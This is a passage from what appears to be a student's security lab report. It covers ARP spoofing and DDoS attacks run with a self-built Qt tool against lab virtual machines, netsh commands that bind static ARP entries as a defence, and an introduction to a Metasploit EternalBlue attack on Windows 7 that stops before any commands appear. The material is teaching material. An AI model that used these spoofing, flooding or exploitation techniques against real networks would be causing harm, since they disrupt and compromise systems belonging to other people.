- 在 `thread_exe_attack` 线程中，它被连接到主界面上的 `exe_attack` 按钮的 `clicked()` 信号，当这个按钮被点击时，就会调用主界面上的 `on_exe_attack_clicked()` 槽函数。此外，它还被连接到主界面上一个自定义的信号 `send_attack_ip_mac`，用于从主界面向线程发送数据。
- 在 `thread_scan` 线程中，它被连接到主界面上的 `pushButton_3` 按钮的 `clicked()` 信号，当这个按钮被点击时，就会调用主界面上的 `on_pushButton_3_clicked()` 槽函数。

- 在 `thread_ddos_attack` 线程中，它被连接到主界面上的 `ddos_exe_attack` 按钮的 `clicked()` 信号，当这个按钮被点击时，就会调用主界面上的 `on_ddos_exe_attack_clicked()` 槽函数。此外，它还被连接到主界面上一个自定义的信号 `send_data_to_ddos`，用于从主界面向线程发送数据。

2) MainWindow::setTableWidget

```
//QTableWidget的初始化
void MainWindow::setTableWidget(QTableWidget* table, vector<string> &headers, int row, int column)
{
    table->resizeRowsToContents(); //调整行内容大小
    table->setColumnCount(column); //设置列数
    table->setRowCount(row); //设置行数
    table->horizontalHeader()->setDefaultSectionSize(200); //标题头的大小
    table->horizontalHeader()->setSectionResizeMode(QHeaderView::ResizeToContents); //横向先自适应宽度
    table->horizontalHeader()->setSectionResizeMode(0, QHeaderView::ResizeToContents); //然后设置要根据内容使用宽度的列
    //设置标题头的文字
    QStringList header;
    for(int index=0;index<headers.size();index++){
        header<<tr(headers.at(index).c_str());
    }
    table->setHorizontalHeaderLabels(header);
    //设置标题头的字体样式
    QFont font = ui->arp_table->horizontalHeader()->font();
    font.setBold(true);
    table->horizontalHeader()->setFont(font);
    table->horizontalHeader()->setStretchLastSection(true); //设置充满表宽度
    table->verticalHeader()->setDefaultSectionSize(10); //设置行距
    table->setFrameShape(QFrame::NoFrame); //设置无边框
    table->setShowGrid(true); //设置不显示格子线
    table->verticalHeader()->setVisible(false); //设置行号列, true为显示
    table->setSelectionMode(QAbstractItemView::ExtendedSelection); //可多选 (Ctrl、Shift、Ctrl+A都可以)
    table->setSelectionBehavior(QAbstractItemView::SelectRows); //设置选择行为时每次选择一行
    table->setEditTriggers(QAbstractItemView::NoEditTriggers); //设置不可编辑
    table->horizontalHeader()->resizeSection(0,100); //设置表头第一列的宽度为100
    table->horizontalHeader()->setFixedHeight(30); //设置表头的高度
    table->setStyleSheet("selection-background-color:lightblue;"); //设置选中背景色
    table->horizontalHeader()->setStyleSheet("QHeaderView::section{background:white;}"); //设置表头背景色
    //设置水平、垂直滚动条样式,添加头文件 #include <QScrollBar>
    table->horizontalScrollBar()->setStyleSheet("QScrollBar{background:transparent; height:10px;}"
                                                 "QScrollBar::handle{background:lightgray; border:2px solid transparent; border-radius:5px;}"
                                                 "QScrollBar::handle:hover{background:gray;}"
                                                 "QScrollBar::sub-line{background:transparent;}"
                                                 "QScrollBar::add-line{background:transparent;}");
    table->verticalScrollBar()->setStyleSheet("QScrollBar{background:transparent; width: 10px;}"
                                                "QScrollBar::handle{background:lightgray; border:2px solid transparent; border-radius:5px;}"
                                                "QScrollBar::handle:hover{background:gray;}"
                                                "QScrollBar::sub-line{background:transparent;}"
                                                "QScrollBar::add-line{background:transparent;}");
    table->clearContents(); //清除表格数据区的所有内容, 但是不清除表头
}
```

这段代码主要是用于初始化一个 `QTableWidget`，设置一些显示属性，包括表头的样式、大小，表格数据区的大小、字体等等。

具体解释如下：

- `resizeRowsToContents()`: 调整行内容大小
- `setColumnCount()`: 设置列数
- `setRowCount()`: 设置行数
- `horizontalHeader()->setDefaultSectionSize()`: 设置标题头的大小
- `horizontalHeader()->setSectionResizeMode()`: 设置标题头的自适应宽度和根据内容使用宽度的列
- `setHorizontalHeaderLabels()`: 设置标题头的文字
- `setHorizontalHeaderFont()`: 设置标题头的字体样式
- `horizontalHeader()->setStretchLastSection()`: 设置充满表宽度
- `verticalHeader()->setDefaultSectionSize()`: 设置行距
- `setFrameShape()`: 设置无边框
- `setShowGrid()`: 设置不显示格子线
- `verticalHeader()->setVisible()`: 设置行号列
- `setSelectionMode()`: 设置选择模式
- `setSelectionBehavior()`: 设置选择行为
- `setEditTriggers()`: 设置不可编辑
- `horizontalHeader()->resizeSection()`: 设置表头第一列的宽度

- horizontalHeader()->setFixedHeight(): 设置表头的高度
- setStyleSheet(): 设置选中背景色和表头背景色
- horizontalScrollBar()->setStyleSheet(): 设置水平滚动条的样式
- verticalScrollBar()->setStyleSheet(): 设置垂直滚动条的样式
- clearContents(): 清除表格数据区的所有内容，但是不清除表头

3) MainWindow::on_arp_table_itemClicked

```
void MainWindow::on_arp_table_itemClicked(QTableWidgetItem *item)
{
    //获取当前点击的单元格的指针
    QTableWidgetItem* curItem = ui->arp_table->currentItem();
    //获取单元格内的内容
    QString wellName = curItem->text();
    //cout<<wellName.toStdString()<<endl;
    int order=-1;
    int real_order=ui->arp_table->currentRow();
    for(int index=0;index<ARP_attack::ips.size();index++){      △ comparison of integers of
        if(wellName.toStdString()==ARP_attack::ips.at(index)||      △ implicit conversion c
            wellName.toStdString()==ARP_attack::flags.at(index)||      △ implicit conve
            wellName.toStdString()==ARP_attack::masks.at(index)||      △ implicit conve
            wellName.toStdString()==ARP_attack::devices.at(index)||      △ implicit cor
            wellName.toStdString()==ARP_attack::hw_type.at(index)||      △ implicit cor
            wellName.toStdString()==ARP_attack::hw_address.at(index)){      △ implicit
        if(real_order==index){
            order=index;
            break;
        }
    }
    ui->ip_spoof->setText((ARP_attack::ips.at(order).c_str()));      △ implicit conversion
    ARP_attack::log+="\n Select information about the corresponding ARP cache table.\n";
    set_log(APR_attack::log);
}
```

这段代码是一个槽函数，当用户在 QTableWidget 中单击某个单元格时，将获取该单元格的指针和单元格内的内容，并将内容显示在 ui->ip_spoof 文本框中。

具体而言，该代码首先获取当前选中的单元格的指针 curItem，然后获取该单元格内的内容 wellName。接着，通过遍历 ARP_attack 类中的多个静态 vector，判断该单元格内容与哪个 vector 中的元素相同，以找到该行在 vector 中的位置。最后，根据该行在 vector 中的位置，将对应的 ip 地址设置为 ui->ip_spoof 文本框的内容。

4) MainWindow::update_data_all()

```
void MainWindow::update_data_all()
{
    for(int row=0;row<Data::datas.size();row++){
        for(int index=0;index<6;index++){
            ui->all_data_table->setItem(row,index,new QTableWidgetItem(QString::fromStdString(Data::datas.at(row)->get_attr(index))));
        }
    }
}
```

这段代码是将一个 vector 中的对象属性数据按照行列的方式展示到一个 QTableWidget 中。具体来说，该 QTableWidget 中有 6 列，每一行代表一个对象的 6 个属性数据。其中， Data::datas 是一个存储对象指针的 vector，每个对象都有 6 个属性， get_attr(index) 返回第 index 个属性的值。所以这段代码的作用就是遍历 Data::datas 中所有对象，将每个对象的 6 个属性数据填充到 QTableWidget 中对应的单元格中。

3. ARP 攻击实验结果

(1) 点击 Default configuration 进行系统初始化:

The screenshot shows the 'Information Security Engineering Practice III Visualization Results' interface. At the top, there are tabs: Home page, Packet sniffing I, Data statistics, Packet sniffing II, ARP attack (which is selected), DDos attack, and Information collection. Below the tabs, it displays the recommended network interface as ens33r, local IP address as 192.168.176.132, and local MAC address as 00:0c:29:fc:1b:76. A dropdown menu for Network adapter also shows ens33. On the right, there is a 'Log of operations' window with the following text:
The device was initialized successfully!

Recommendation interface:
ens33
Local IP Address: 192.168.176.132
Local MAC Address: 00:0c:29:fc:
1b:76

Loading the ARP cache table
successfully!

Below the log, there are input fields for IP-Spoofing Address (192.168.176.2), MAC-Spoofing Address, IP-Attacking Address (192.168.176.134), and MAC-Attacking Address (00:0c:29:d5:73:ea). At the bottom, there are buttons for Default configuration, Execute attack, Stop attack, and Clear log.

(2) 选中 ARP 缓存表中 ID 为 2 的一行，实现信息的自动填充:

The screenshot shows the same interface as above, but with the ARP cache table row where ID is 2 (IP Address 192.168.176.254, HW Address 00:50:56:f5:df:ba, Device ens33) highlighted in blue. The 'Log of operations' window now contains:
The device was initialized
successfully!

Recommendation interface:
ens33
Local IP Address: 192.168.176.132
Local MAC Address: 00:0c:29:fc:
1b:76

Loading the ARP cache table
successfully!
Select information about the
corresponding ARP cache table.

The other UI elements remain the same as in the first screenshot.

(3) IP 地址 192.168.176.134 为 Windows10 虚拟机，打开 Windows10 虚拟机，命令行输入 ipconfig 查看本机 IP:

```

命令提示符
Microsoft Windows [版本 10.0.19045.2604]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\19051>ipconfig

Windows IP 配置

以太网适配器 Ethernet0:

连接特定的 DNS 后缀 . . . . . : localdomain
本地链接 IPv6 地址 . . . . . : fe80::cac0:f84f:21d8:722e%11
IPv4 地址 . . . . . : 192.168.176.134
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.176.2

以太网适配器 蓝牙网络连接:

媒体状态 . . . . . : 媒体已断开连接
连接特定的 DNS 后缀 . . . . . :

C:\Users\19051>

```

- (4) Windows10 虚拟机中输入命令 arp -a 查看本机 ARP 缓存表。发现我们在 Linux 攻击机中选中 IP 地址为 192.168.176.2(网关):


```

C:\Users\19051>arp -a

接口: 192.168.176.134 --- 0xb
    Internet 地址          物理地址          类型
    192.168.176.2            00-50-56-e7-ee-6b    动态
    192.168.176.254          00-50-56-f5-df-ba    动态
    192.168.176.255          ff-ff-ff-ff-ff-ff    静态
    224.0.0.22                01-00-5e-00-00-16    静态
    224.0.0.251              01-00-5e-00-00-fb    静态
    224.0.0.252              01-00-5e-00-00-fc    静态
    239.255.255.250          01-00-5e-7f-ff-fa    静态
    255.255.255.255          ff-ff-ff-ff-ff-ff    静态

```

- (5) Windows10 虚拟机中打开浏览器，输入 https://www.hao123.com/?tn=49055317_1_hao_pg 访问 hao123 导航栏，此时 Windows10 虚拟机可以正常上网。




(6) Linux 系统下，输入 MAC 地址为 00: 00: 00: 00: 00: 00，开始攻击：


```
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:  
00:00  
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:  
00:00  
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:  
00:00  
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:  
00:00
```

(7) Windows10 虚拟机中输入命令 arp -a 查看本机 ARP 缓存表。发现 IP 地址为 192.168.176.2 对应的 MAC 地址已经被修改，并且网页也无法上网：


```
C:\Users\19051>arp -a  
接口: 192.168.176.134 --- 0xb  
          Internet 地址          物理地址          类型  
        192.168.176.2          00-00-00-00-00-00    动态  
        192.168.176.254        00-50-56-f5-df-ba    动态  
        192.168.176.255        ff-ff-ff-ff-ff-ff    静态  
      224.0.0.22            01-00-5e-00-00-16    静态  
      224.0.0.251           01-00-5e-00-00-fb    静态  
      224.0.0.252           01-00-5e-00-00-fc    静态  
    239.255.255.250         01-00-5e-7f-ff-fa    静态  
  255.255.255.255         ff-ff-ff-ff-ff-ff    静态
```




(8) 主页面七(Information collection)中收集到 ARP 攻击结果如下图：



- (2) 点击 execute attack 开始 DDOS 攻击，在被攻击 Windows10 虚拟机打开 wireshark 软件抓包，发现大量的从随机 IP 地址和端口号来源的 TCP 数据包：



- (3) 点击 stop attack 停止 DDOS 攻击，攻击完成后软件界面如图所示：



(4) 主页面七(Information collection)中收集到 DDOS 攻击结果如下图：

The screenshot shows a table of network traffic logs under the 'Information collection' tab. The table has columns for State, Source IP Address, Source Port/MAC Number, Destination IP Address, Destination Port/MAC Address, and Protocol. The data is presented in a grid format with many rows of log entries. A 'Clear' button is located at the bottom of the table area.

State	Source IP Address	Source Port/MAC Number	Destination IP Address	Destination Port/MAC Address	Protocol
Send	25.10.203.97	60825	192.168.176.134	8080	TCP
Send	107.117.182.81	36419	192.168.176.134	8080	TCP
Send	191.207.4.34	10090	192.168.176.134	8080	TCP
Send	56.243.5.131	1226	192.168.176.134	8080	TCP
Send	207.88.185.199	1585	192.168.176.134	8080	TCP
Send	192.216.240.39	15813	192.168.176.134	8080	TCP
Send	235.64.13.183	36754	192.168.176.134	8080	TCP
Send	148.162.151.202	53159	192.168.176.134	8080	TCP
Send	219.225.68.234	47119	192.168.176.134	8080	TCP
Send	203.170.126.127	52837	192.168.176.134	8080	TCP
Send	70.170.126.127	52837	192.168.176.134	8080	TCP
Send	50.14.203.38	26203	192.168.176.134	8080	TCP
Send	52.18.40.218	33733	192.168.176.134	8080	TCP
Send	74.238.236.225	56412	192.168.176.134	8080	TCP
Send	224.196.28.37	14840	192.168.176.134	8080	TCP
Send	159.250.84.24	15130	192.168.176.134	8080	TCP
Send	172.221.128.248	45229	192.168.176.134	8080	TCP
Send	115.46.158.190	53507	192.168.176.134	8080	TCP
Send	134.141.102.46	39374	192.168.176.134	8080	TCP

5. ARP 攻击防御方法

(1) 绑定 IP 和 MAC

在 CMD 命令行中输入 arp -a 查看 Windows10 缓存表：

```
C:\Windows\system32>arp -a
接口: 192.168.176.134 --- 0xb
Internet 地址      物理地址      类型
192.168.176.2        00-50-56-e7-ee-6b    动态
192.168.176.254      00-50-56-f5-df-ba    动态
192.168.176.255      ff-ff-ff-ff-ff-ff    静态
224.0.0.22            01-00-5e-00-00-16    静态
224.0.0.251           01-00-5e-00-00-fb    静态
224.0.0.252           01-00-5e-00-00-fc    静态
239.255.255.250      01-00-5e-7f-ff-fa    静态
255.255.255.255      ff-ff-ff-ff-ff-ff    静态
```

尝试在 CMD 命令行中输入 arp -s 192.168.176.2 00-50-56-e7-ee-6b 绑定对应 IP 地址和 MAC 地址，发现绑定失败。

```
C:\Windows\system32>arp -s 192.168.176.2 00-50-56-e7-ee-6b
ARP 项添加失败: 拒绝访问。
```

在 CMD 命令行中输入 netsh i i show in， 查看本地连接。

```
C:\Windows\system32>netsh i i show in
Idx      Met      MTU      状态      名称
---      ---      ---      ---
1          75    4294967295  connected  Loopback Pseudo-Interface 1
11         25        1500  connected  Ethernet0
15         65        1500  disconnected  蓝牙网络连接
```

在 CMD 命令行中输入 netsh -c "i i" add neighbors 11 "192.168.176.2" "00-50-56-e7-ee-6b" 绑定 MAC 地址。再输入 arp -a 查看 ARP 缓存表，发现类型变为静态，静态即为不可修改的映射关系。

```
C:\Windows\system32>netsh -c "i i" add neighbors 11 "192.168.176.2" "00-50-56-e7-ee-6b"
C:\Windows\system32>arp -a
接口: 192.168.176.134 --- 0xb
Internet 地址      物理地址      类型
192.168.176.2        00-50-56-e7-ee-6b    静态
192.168.176.254      00-50-56-f5-df-ba    动态
192.168.176.255      ff-ff-ff-ff-ff-ff    静态
224.0.0.22            01-00-5e-00-00-16    静态
224.0.0.251           01-00-5e-00-00-fb    静态
224.0.0.252           01-00-5e-00-00-fc    静态
239.255.255.250      01-00-5e-7f-ff-fa    静态
255.255.255.255      ff-ff-ff-ff-ff-ff    静态
```

(2) Linux 向 Windows10 发动 ARP 攻击

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

[Home page](#) [Packet sniffing I](#) [Data statistics](#) [Packet sniffing II](#) [ARP attack](#) [DDos attack](#) [Information collection](#)

Recommended network interface	<input type="button" value="ens33r"/>	Local IP address	192.168.176.132	Local MAC address	00:0c:29:fc:1b:76	
Network adapter	<input type="button" value="ens33"/>	Log of operations				
ID	IP Address	HW Type	Flags	HW Address	Mask	Device
1	192.168.176.2	0x1	0x2	00:50:56:e7:ee:fb	*	ens33
2	192.168.176.254	0x1	0x2	00:50:56:f5:df:ba	*	ens33
IP-Spoofing Address	192.168.176.2	MAC-Spoofing Address	00:00:00:00:00:00			
IP-Attacking Address	192.168.176.134	MAC-Attacking Address	00:0c:29:d5:73:ea			

The device was initialized successfully!

Recommendation interface:
ens3
Local IP Address:
192.168.176.132
Local MAC Address: 00:0c:29:fc:
1b:76

Loading the ARP cache table successfully!

Select information about the corresponding ARP cache table.

```
root@neuljh-virtual-machine:/home/neuljh/qt/build-Internet_safty-Desktop_Qt_5_9_8_GC... ● □ ×
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
sub thread ID:0x7fd0f390f700
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
 Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
ubuntu软件
 Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00
Sending to 192.168.176.134 [00:0c:29:d5:73:ea]: 192.168.176.2 is at 00:00:00:00:
00:00

```


- 硬件防护：采用高性能的硬件防护设备，可以有效地检测和过滤 DDOS 攻击的流量，提高网络的安全性和稳定性。
- 升级软件版本：及时升级操作系统和应用软件的版本，可以修补已知的安全漏洞，提高系统的安全性。

实验 3 新的网络攻击手段的论述

1. 简介

近年来，大数据、人工智能、云计算和 5G 技术得到迅猛发展，网络的应用也变得更广泛和便捷。据中国互联网络信息中心（CNNIC）发布的第 47 次《中国互联网络发展状况统计报告》显示，截至 2020 年 12 月，我国网民规模达到 9.89 亿人，较 2020 年 3 月增长 8540 万人，互联网普及率已达 70.4%。网民规模的扩大，引入了更大的网络流量和网络攻击面，使得保护网络信息和通信安全成为一个更具挑战性的问题。

同时，随着互联网产品的普及，民用产品中以微软公司的 Windows 操作系统为主流。伴随着微软 Windows 家族产品的发布与普及，windows 产品在更新换代中安全漏洞也在逐渐减少。这些安全漏洞严重危害用户设备安全。本实验将模拟针对 Windows7 系统的网络攻击，通过 Windows7 系统的独有漏洞，对 Windows7 进行设备攻击与所有权控制，从而达到监听用户数据，后台获取用户信息的目的。

2. 攻击原理

Metasploit 是一款开源的安全漏洞检测工具，可以帮助安全和 IT 专业人士识别安全性问题，验证漏洞的缓解措施，并管理专家驱动的安全性进行评估，提供真正的安全风险情报。通过它可以很容易地获取、开发并对计算机软件漏洞实施攻击。它本身附带数 2000 多个已知软件漏洞的专业级漏洞攻击工具。利用该工具攻击那些未打过补丁或者刚刚打过补丁的漏洞。

Metasploit 是用于攻击性安全或渗透测试的标准化框架。在 Metasploit 之前，漏洞利用和 shellcode 将由各种开发人员以各种语言为各种系统开发。渗透测试人员必须依靠开发人员的工作性质，即它没有充满恶意代码，并了解开发人员打算如何利用漏洞/shellcode/工具工作。借助 Metasploit，渗透测试人员拥有一个标准化的框架，可以在这些工具的工作方式相似的地方工作，并且所有工具都使用相同的语言编写，从而使事情变得更加简单。

Meterpreter 是 Metasploit 框架中的一个扩展模块，作为溢出成功以后的攻击载荷使用，攻击载荷在溢出攻击成功以后给我们返回一个控制通道。当我们使用 Metasploit 成功渗透后，利用该工具来获取到靶机远程控制权。来窃取主机一些信息、或利用其展开其他攻击。

Metasploit 及其扩展包最初由 HD Moore 作为开源项目开发，现在归安全公司 Rapid7 所有（Rapid7 还拥有漏洞扫描程序 Nmap）。尽管最初是作为一个开源项目开发的，Rapid7 现在已经开发了 Metasploit 的 Pro 版本，免费版的在开源社区版仍然可供我们其他人使用，而无需花费数万美元购买 Pro 版（如果您是专业的测试人员，使用 Pro 版可以提高效率和节省时间）我目前使用就是 Pro 版，并且效率得到很大的提升。

最初的 Metasploit 是用 Python 编写的，然后移植到 Ruby。这意味着所有模块都必须编写或移植到 Ruby（Python 是最常见的漏洞利用脚本语言）。现在，随着 Metasploit 6 的开发和发布，Metasploit 现在支持用 Python 或 Go

编写的模块。

本实验将模拟针对 Windows7 系统的网络攻击，通过 Windows7 系统的独有漏洞:MS17_010 漏洞，就是永恒之蓝漏洞来入侵 Windows7，对 Windows7 进行设备攻击与所有权控制，从而达到监听用户数据，后台获取用户信息的目的。

3. 工作过程或步骤流程（所用工具介绍）

1. Metasploit 在 Linux Ubuntu 系统下的安装

(1) 打开 Terminal 窗口，输入命令：

```
